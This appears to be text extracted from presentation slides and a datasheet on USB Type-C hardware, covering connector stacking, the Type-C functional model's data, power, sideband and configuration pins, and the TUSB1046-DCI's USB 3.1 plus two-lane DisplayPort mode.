
Thunderbolt  
3  
40gbps



Type-C

# Connector Stacking - USB 3.0/3.1 Example

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



# USB Type-C<sup>®</sup> – Functional Model


- USB 3.2 / *USB4<sup>™</sup>* data bus
  - Two sets of TX/RX pin pairs, supports x1 and x2 operation
- USB 2.0 data bus
  - Two pin sets on host, one set on device – strapped together within the host and device
- Two power buses
  - VBUS and VCONN
- Two sideband pins (SBU1/SBU2)
  - *SBTX / SBRX for USB4*
- CC – Configuration Channel
  - Two CC pins in connector
  - One CC wire in cable



Looking into the product receptacle:




Looking into the cable or product plug:



# USB Type-C<sup>®</sup> – Functional Model

- USB Type-C Full-Featured Cable supports all USB operating modes



Note: 1. Required VBUS and Ground wires not shown in this illustration

### 8.3.2 USB 3.1 and 2 Lanes of DisplayPort

The TUSB1046-DCI operates in USB3.1 and 2 Lanes of DisplayPort mode when the CTL1 pin is high and CTL0 pin is high.

